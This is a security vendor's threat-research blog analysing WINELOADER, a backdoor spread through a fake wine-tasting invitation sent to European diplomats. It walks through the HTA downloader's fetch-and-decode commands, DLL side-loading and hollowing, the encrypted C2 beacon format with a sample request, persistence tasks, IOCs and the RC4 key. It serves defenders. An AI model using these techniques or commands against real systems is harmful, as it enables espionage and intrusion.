
WINELOADER Analysis | ThreatLabz

zscaler.com/blogs/security-research/european-diplomats-targeted-spikedwine-wineloader

Sudeep Singh, Roy Tay



Introduction

Zscaler's ThreatLabz discovered a suspicious PDF file uploaded to VirusTotal from Latvia on January 30th, 2024. This PDF file is masqueraded as an invitation letter from the Ambassador of India, inviting diplomats to a wine-tasting event in February 2024. The PDF also included a link to a fake questionnaire that redirects users to a malicious ZIP archive hosted on a compromised site, initiating the infection chain. Further threat hunting led us to the discovery of another similar PDF file uploaded to VirusTotal from Latvia in July 2023.

This blog provides detailed information about a previously undocumented backdoor we named ‘WINELOADER'. We believe that a nation-state threat actor, interested in exploiting the geopolitical relations between India and diplomats in European nations, carried out this attack. The attack is characterized by its very low volume and the advanced tactics, techniques, and procedures (TTPs) employed in the malware and command and control (C2) infrastructure. While we have not yet attributed this attack to any known APT group, we have named this threat actor SPIKEDWINE based on the wine-related theme and filenames used in different stages of the attack chain, and our investigation into the case is ongoing.

Key Takeaways

- **Low-volume targeted attack:** The samples intentionally targeted officials from countries with Indian diplomatic missions, although VirusTotal submissions indicate a specific focus on European diplomats.
- **New modular backdoor:** WINELOADER has a modular design, with encrypted modules downloaded from the command and control (C2) server.
- **Evasive tactics:** The backdoor employs techniques, including re-encryption and zeroing out memory buffers, to guard sensitive data in memory and evade memory forensics solutions.
- **Compromised infrastructure:** The threat actor utilized compromised websites at multiple stages of the attack chain.

Attack Chain

Figure 1 below illustrates the multi-stage attack chain at a high level.




Figure 1: Multi-stage attack chain of WINELOADER.

Technical Analysis

In this section, we provide a detailed analysis of each component of the attack chain initiated when a victim receives and clicks on the link within the PDF.

PDF analysis

The PDF file is a fake invitation to a wine-tasting event purported to take place at the Indian ambassador's residence on February 2nd, 2024. The contents are well-crafted to impersonate the Ambassador of India. The invitation contains a link to a fake questionnaire, which kickstarts the infection chain.

The malicious link in the PDF invitation redirects users to a compromised site, hxxps://seeceafcleaners[.]co[.]uk/wine.php, that proceeds to download a ZIP archive containing an HTA file - **wine.hta**.

Figure 2 below shows the contents of the PDF file.

Figure 2: The PDF invitation showcasing the malicious link.

A quick analysis of the PDF file's metadata reveals that it was generated using LibreOffice version 6.4, and the time of creation was January 29th, 2024, at 10:38 AM UTC.

HTA file analysis

The HTA file downloaded in the previous section contains obfuscated JavaScript code, which executes the next stage of malicious activities. The obfuscation technique used in the code exhibits patterns that match those of the publicly available obfuscator **obfuscator.io**.

Figure 3 below shows a preview of the code inside the HTA file. Decoy content is displayed to the victim to disguise malicious activity. This content is similar to what was displayed in the original PDF (Figure 2 above) and includes information about the wine-tasting event in February 2024.




Figure 3: Obfuscated JavaScript code inside the HTA file.

The HTA file performs the following key functions:

- Downloads a Base64 encoded text file from the URL: seeceafcleaners[.]co[.]uk/cert.php
- Saves the text file to the path: C:\Windows\Tasks\text.txt
- Uses certutil.exe to Base64 decode the text file and write the result to a ZIP archive with the path: C:\Windows\Tasks\text.zip. The command used is: certutil -decode C:\Windows\Tasks\text.txt C:\Windows\\Tasks\text.zip
- Extracts the contents of the ZIP archive to the path: C:\Windows\Tasks\. The command used is: tar -xf C:\Windows\Tasks\text.zip -C C:\Windows\Tasks\. The ZIP archive contains two files named sqlwriter.exe and vcruntime140.dll. Here, sqlwriter.exe is the legitimate binary signed by Microsoft and vcruntime140.dll is the malicious DLL crafted by the attacker which will be side-loaded automatically when sqlwriter.exe is executed. Per our research, sqlwriter.exe has never been abused in-the-wild by any threat actor for DLL side-loading (at least to the best of our knowledge). This implies that the threat actor in this case put in extra effort to identify a signed Microsoft executable vulnerable to DLL side-loading.
- Executes sqlwriter.exe from the path: C:\Windows\Tasks\ which will kick start the infection chain.

WINELOADER binary analysis

When executing sqlwriter.exe, it loads a malicious DLL named vcruntime140.dll from the same directory using DLL side-loading. The exported function *set_se_translator* is then executed. This function decrypts the embedded WINELOADER core module within the DLL using a hardcoded 256-byte RC4 key before executing it. This is shown in the screenshot below.

```
                    _set_se_translator
180005652 48 83 ec 08               SUB       RSP,0x8
180005656 48 8d 0d 41 0e 00 00      LEA       RCX,[module_start_addr]
18000565d 48 c7 c2 28 80 00 00      MOV       RDX,0x8028
180005664 e8 65 0b 00 00            CALL      rc4_decrypt_module
180005669 48 8d 0d 2e 8e 00 00      LEA       RCX,[DAT_18000e49e]
180005670 48 8d 05 27 0e 00 00      LEA       RAX,[module_start_addr]
180005677 48 89 05 30 8e 00 00      MOV       qword ptr [ptr_to_module_start],RAX
18000567e 48 c7 05 2d 8e 00 00 8c   MOV       qword ptr [module_entrypoint],0x6a8c
          6a 00 00
180005689 48 c7 05 2a 8e 00 00 28   MOV       qword ptr [module_length],0x8028
          80 00 00
180005694 e8 91 78 00 00            CALL      start_module_injection
180005699 48 83 c4 08               ADD       RSP,0x8
18000569d c3                        RET
```

Figure 4: Code section that decrypts and executes the WINELOADER core module.

Each module consists of configuration data (e.g., C2 polling interval), an RC4 key, and encrypted strings, followed by the module code. Part of the decrypted WINELOADER core module is shown in Figure 5 below.

```
C0 D4 01 00 00 00 00 00  00 00 00 00 00 00 00 00   <- C2 poll interval
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
16 6F 18 23 34 FB 55 AD  CC AF DB 7B 96 01 DC FF
4F E0 57 72 FB 37 A4 0F  83 26 2D 13 61 D5 B9 13
5C 18 F2 A8 4B 77 27 B8  4E BF 7C 59 8B BF E2 BE
94 FF 71 60 33 28 44 4A  67 63 2B AC E2 F8 09 E8
F0 26 84 D5 A6 7B 256 byte RC4 key 8C AB 43 6C 2F 1F
36 EE E7 CF 7E 0F B7 33  E2 34 6D 01 11 E3 57 65
75 4B 39 D6 BF BD 3E 3F  50 7B E9 9E CF BD C8 22
EC 81 98 2D 60 7C BF 0C  5C C2 9A 87 40 EC D5 68
16 04 41 95 D3 DF A3 B1  B3 3C EA EF 7E C3 12 C1
0C B5 F6 CF 0E 4C 07 F0  79 C8 7D 13 E4 4F 0F E1
D2 7B D0 65 C5 55 5A 3D  56 67 63 49 6D 87 E2 ED
59 57 4D C1 4B F6 60 8A  3B B9 E3 C0 57 2A E9 23
82 AC 73 00 D8 5F 2B AF  38 CB 00 DD FE 0F 88 DB
D4 A1 07 21 4B C8 7F DD  89 BD 51 BD 4D 09 30 9B
1F 4D 88 68 0F D1 D7 DA  70 1F B5 4D 68 B2 0F 7E
B3 0E 92 4A AF A5 A2 AC  FD 16 26 87 B0 7C 60 4C
05 00 00 00 00 00 00 00  6C C2 FE 09 AE 00 00 00
0C 00 00 00 00 00 00 00  12 D4 FD 06 CB 64 A7 4C
0C BD F3 FC 00 00 00 00  0B Encrypted string ".dll" 00 00
07 DE FB 11 FA 7F A6 79  1F B7 94 00 00 00 00 00
0F 00 00 00 00 00 00 00  14 CF E0 11 DB 76 B8 4C
0C BC E0 99 48 94 15 00  0E 00 00 00 00 00 00 00
1E A6 B8 65 80 17 B0 1C  12 D3 F8 FC 2B E0 00 00
```

Figure 5: Data structure containing relevant configuration, RC4 key, encrypted strings, and the module.

WINELOADER employs the following techniques to evade detection:

- Sensitive data is encrypted with a hardcoded 256-byte RC4 key. The sensitive data includes:
  - The core module and subsequent modules downloaded from the C2 server
  - Strings (e.g. DLL filenames and API import function names)
  - Data sent and received from the C2 server
- Some strings are decrypted on use and re-encrypted shortly after.
- Memory buffers for storing results from API calls or decrypted strings are zeroed after use.

DLL hollowing is then used to inject WINELOADER into a randomly selected DLL from the Windows system directory. The implementation is similar to the one presented by SECFORCE in their blog. WINELOADER includes additional randomization code to ensure that different DLLs are chosen for each instance of DLL hollowing (see Figure 6).




Figure 6: The randomization code used when selecting a Windows system DLL for DLL hollowing.

WINELOADER is not injected into the following DLLs as they contain exported functions used by the malware:

- advapi32.dll
- api-ms-win-crt-math-l1-1-0.dll
- api-ms-win-crt-stdio-l1-1-0.dll
- bcryptprimitives.dll
- iphlpapi.dll
- kernel32.dll
- kernelbase.dll
- mscoree.dll
- ntdll.dll
- ole32.dll
- rpcrt4.dll
- shlwapi.dll
- user32.dll
- wininet.dll

WINELOADER will inject itself into another randomly selected DLL again via DLL hollowing before it sends the first beacon request to the C2 server.

The beacon request is an HTTP GET request containing a request body, which is unusual for GET requests. All requests to the C2 server use the same User-Agent, Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.1) Gecko/20100101 Firefox/86.1, hardcoded into the sample itself.

The body of the HTTP GET request is encrypted with the same 256-byte RC4 key and the fields are as follows. We have appended a question mark to fields that we are unable to conclusively verify due to the limited data collected. This information in available in the table below.

Offset	Length	Name	Description
0x0	2	Length of padding bytes (*n*)	This value is randomized (min: 255, max: 65535), stored in little-endian (LE).
0x2	*n*	Padding bytes	Padding bytes are randomly generated with the ProcessPrng API.

Offset	Length	Name	Description
0x2 + *n*	8	Campaign ID?	*5F D5 97 93 ED 26 CB 5A* in the analyzed sample.
0xa + *n*	8	Session ID?	Randomly generated on execution.
0x12 + *n*	8	Local IP address	The local IP address of the infected machine.
0x20 + *n*	512	Parent process name	In Unicode
0x220 + *n*	512	User name	In Unicode
0x420 + *n*	30	Machine name	In Unicode
0x43e + *n*	4	Parent process ID	In little-endian
0x442 + *n*	1	Parent process token elevation type	Information about the privileges of the token linked to the parent process.
0x443 + *n*	8	Polling interval for C2 requests	*C0 d4 01 00 00 00 00 00* in the analyzed sample, translates to 120,000 ms or 2 mins between requests.
0x44b + *n*	1	Request type?	*1* for beacon, *2* for status update
0x44c + *n*	8	Length of message	In little-endian. 0 for beacon requests
0x454 + *n*	8	Unknown?	Observed to match the value of the request type field.
0x45c + *n*	8	Module ID?	*00 00 00 00 00 00 00 00* for the core module and *6B 19 A8 D2 69 2E 85 64* for the persistence module.
0x464 + *n*	Varies	Message	Only observed for type 2 requests.

Table 1: WINELOADER C2 beacon request fields

An example beacon request is shown below. The value of the Content-Length header varies across requests, as the padding length is randomized with a minimum of 1,381 bytes.

```
GET /api.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.1)
Gecko/20100101 Firefox/86.1
Host: castechtools.com
Content-Length: 54674

54,674 bytes of binary data in the request body (not shown here)
```

The same RC4 key is then used to decrypt the response from the C2 server. The fields for the decrypted response are shown in the table below.

Offset	Length	Name	Description
0x0	2	Length of padding bytes (*n*)	This value is stored in little-endian (LE).
0x2	*n*	Padding bytes	Unused bytes
0x2 + *n*	8	Campaign ID?	*5F D5 97 93 ED 26 CB 5A* in the analyzed sample
0xa + *n*	1	Command	Command from C2
0xb + *n*	Varies	Command data	Binary data for command

Table 2: WINELOADER C2 response fields

The core module supports three commands:

1. Execute modules from the C2 either synchronously or asynchronously (via CreateThread)
2. Inject itself into another DLL
3. Update the sleep interval between beacon requests

During our research, we obtained a persistence module from the C2 server. This module copies sqlwriter.exe and vcruntime.dll into the C:\Windows\Tasks directory and creates a scheduled task named MS SQL Writer with the description SQL Server VSS Writer 64-bit to execute C:\Windows\Tasks\sqlwriter.exe daily.

The persistence module offers an alternative configuration to establish registry persistence at HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MS SQL Writer.

After establishing persistence for WINELOADER, the module sends an HTTP POST request to notify the C2 server about the completed task. The request body mirrors the structure of the beacon request.

Command And Control Infrastructure

The threat actor leveraged compromised network infrastructure at all stages of the attack chain. We identified three compromised websites used for hosting intermediate payloads or as C2 servers.

Based on our in-depth analysis of the C2 communication, we believe the C2 server only responds to specific types of requests at certain times. This measure prevents automated analysis solutions from retrieving C2 responses and modular payloads.

Conclusion

The threat discussed in this blog demonstrated advanced tactics, techniques, and procedures (TTPs), displaying a keen interest in exploiting the diplomatic relations between India and Europe. The threat actor put additional effort into remaining undetected by evading memory forensics and automated URL scanning solutions.

While we cannot currently attribute this activity to any known nation-state threat actor, we continue to monitor any new developments associated with this threat actor and ensure the necessary protections for our customers against these threats.

Zscaler Coverage




Figure 7: Zscaler sandbox detection report

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to WINELOADER at various levels with the following threat names:

- Win64.Downloader.WineLoader

Indicators Of Compromise (IOCs)

SHA256	Description
72b92683052e0c813890caf7b4f8bfd331a8b2afc324dd545d46138f677178c4	vcruntime140.dll (WINELOADER core module loader)
ad43bbb21e2524a71bad5312a7b74af223090a8375f586d65ff239410bbd81a7	wine.pdf (July 2023 invitation)
3739b2eae11c8367b576869b68d502b97676fb68d18cc0045f661fbe354afcb9	wine.pdf (Feb 2024 invitation)
1c7593078f69f642b3442dc558cddff4347334ed7c96cd096367afd08dca67bc	wine.hta

SHA256	Description
e477f52a5f67830d81cf417434991fe088bfec21984514a5ee22c1bcffe1f2bc	WINELOADER core module
f61cee951b7024fca048175ca0606bfd550437f5ba2824c50d10bef8fb54ca45	WINELOADER core module (RC4-encrypted)
c1223aa67a72e6c4a9a61bf3733b68bfbe08add41b73ad133a7c640ba265a19e	WINELOADER persistence module loader
b014cdff3ac877bdd329ca0c02bdd604817e7af36ad82f912132c50355af0920	WINELOADER persistence module
7600d4bb4e159b38408cb4f3a4fa19a5526eec0051c8c508ef1045f75b0f6083	WINELOADER persistence module (RC4-encrypted)

URL	Description
hxxps://castechtools[.]com/api.php	WINELOADER C2
hxxps://seeceafcleaners[.]co[.]uk/cert.php	Downloads base64-encoded ZIP archive from this URL.
hxxps://seeceafcleaners[.]co[.]uk/wine.php	Downloads the ZIP archive containing the wine.hta file.
hxxps://passatempobasico[.]com[.]br/wine.php	Downloads the ZIP archive containing the wine.hta file (IOC from July 2023).

MITRE ATT&CK Framework

ID	Tactic	Description
T1204.002	User Execution: Malicious File	The PDF file that masquerades as an invitation contains a malicious link.
T1656	Impersonation	The contents of the PDF are crafted to impersonate the Ambassador of India.
T1204.001	User Execution: Malicious Link	The PDF file contains a link that leads to the download of a malicious ZIP archive.
T1574.002	Hijack Execution Flow: DLL Side-Loading	sqlwriter.exe is used to DLL side-load vcruntime140.dll.
T1055.001	Process Injection: Dynamic-link Library Injection	DLL hollowing is used to load a randomly chosen system DLL into sqlwriter.exe process memory and inject WINELOADER in that DLL.

ID	Tactic	Description
T1573.001	Encrypted Channel: Symmetric Cryptography	RC4 stream cipher is used to encrypt the data exchanged between WINELOADER and the C2 server.
T1041	Exfiltration Over C2 Channel	Data is encrypted and exfiltrated to the C2 server.
T1584	Compromise Infrastructure	Compromised sites are used for hosting payloads and as a C2 server.
T1053.005	Scheduled Task/Job: Scheduled Task	A scheduled task with the name “MS SQL Writer” is created to ensure sqlwriter.exe is executed to kick-start the infection chain.
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder	WINELOADER can be configured to execute on Windows startup by setting the registry key at HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MS SQL Writer.
T1140	Deobfuscate/Decode Files or Information	WINELOADER strings and modules are encrypted with RC4. Sensitive data is often re-encrypted or zeroed out after use.
T1036.001	Masquerading: Invalid Code Signature	vcruntime140.dll has an invalid Microsoft code signing certificate.
T1036.004	Masquerading: Masquerade Task or Service	The scheduled task created for persistence masquerades as a legitimate Microsoft scheduled task.
T1027.007	Obfuscated Files or Information: Dynamic API Resolution	API names are decrypted before they are dynamically resolved and called.
T1027.009	Obfuscated Files or Information: Embedded Payloads	WINELOADER modules are encrypted with RC4 within vcruntime140.dll and C2 responses.
T1218.005	System Binary Proxy Execution: Mshta	mshta.exe executes wine.hta, which contains malicious JS downloader code.
T1033	System Owner/User Discovery	WINELOADER sends the current user and system name in each C2 request.
T1071.001	Application Layer Protocol: Web Protocols	WINELOADER communicates with its C2 via HTTPS. HTTP GET requests contain a request body that is atypical of such requests.
T1001.001	Data Obfuscation: Junk Data	WINELOADER prepends a randomized number of junk bytes to the request data before encrypting and sending it to the C2.

Appendix

Below is the full 256-byte RC4 key embedded inside WINELOADER that is used to encrypt and decrypt the information exchanged between the malware and the C2 server.

```
16 6f 18 23 34 fb 55 ad cc af db 7b 96 01 dc ff 4f e0 57 72 fb
37 a4 0f 83 26 2d 13 61 d5 b9 13 5c 18 f2 a8 4b 77 27 b8 4e bf
7c 59 8b bf e2 be 94 ff 71 60 33 28 44 4a 67 63 2b ac e2 f8 09
e8 f0 26 84 d5 a6 7b 8e ba be 38 8c ab 43 6c 2f 1f 36 ee e7 cf
7e 0f b7 33 e2 34 6d 01 11 e3 57 65 75 4b 39 d6 bf bd 3e 3f 50
7b e9 9e cf bd c8 22 ec 81 98 2d 60 7c bf 0c 5c c2 9a 87 40 ec
d5 68 16 04 41 95 d3 df a3 b1 b3 3c ea ef 7e c3 12 c1 0c b5 f6
cf 0e 4c 07 f0 79 c8 7d 13 e4 4f 0f e1 d2 7b d0 65 c5 55 5a 3d
56 67 63 49 6d 87 e2 ed 59 57 4d c1 4b f6 60 8a 3b b9 e3 c0 57
2a e9 23 82 ac 73 00 d8 5f 2b af 38 cb 00 dd fe 0f 88 db d4 a1
07 21 4b c8 7f dd 89 bd 51 bd 4d 09 30 9b 1f 4d 88 68 0f d1 d7
da 70 1f b5 4d 68 b2 0f 7e b3 0e 92 4a af a5 a2 ac fd 16 26 87
b0 7c 60 4c
```

zscaler | ThreatLabz

Thank you for reading

Was this post useful?

Yes, very!Not really

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.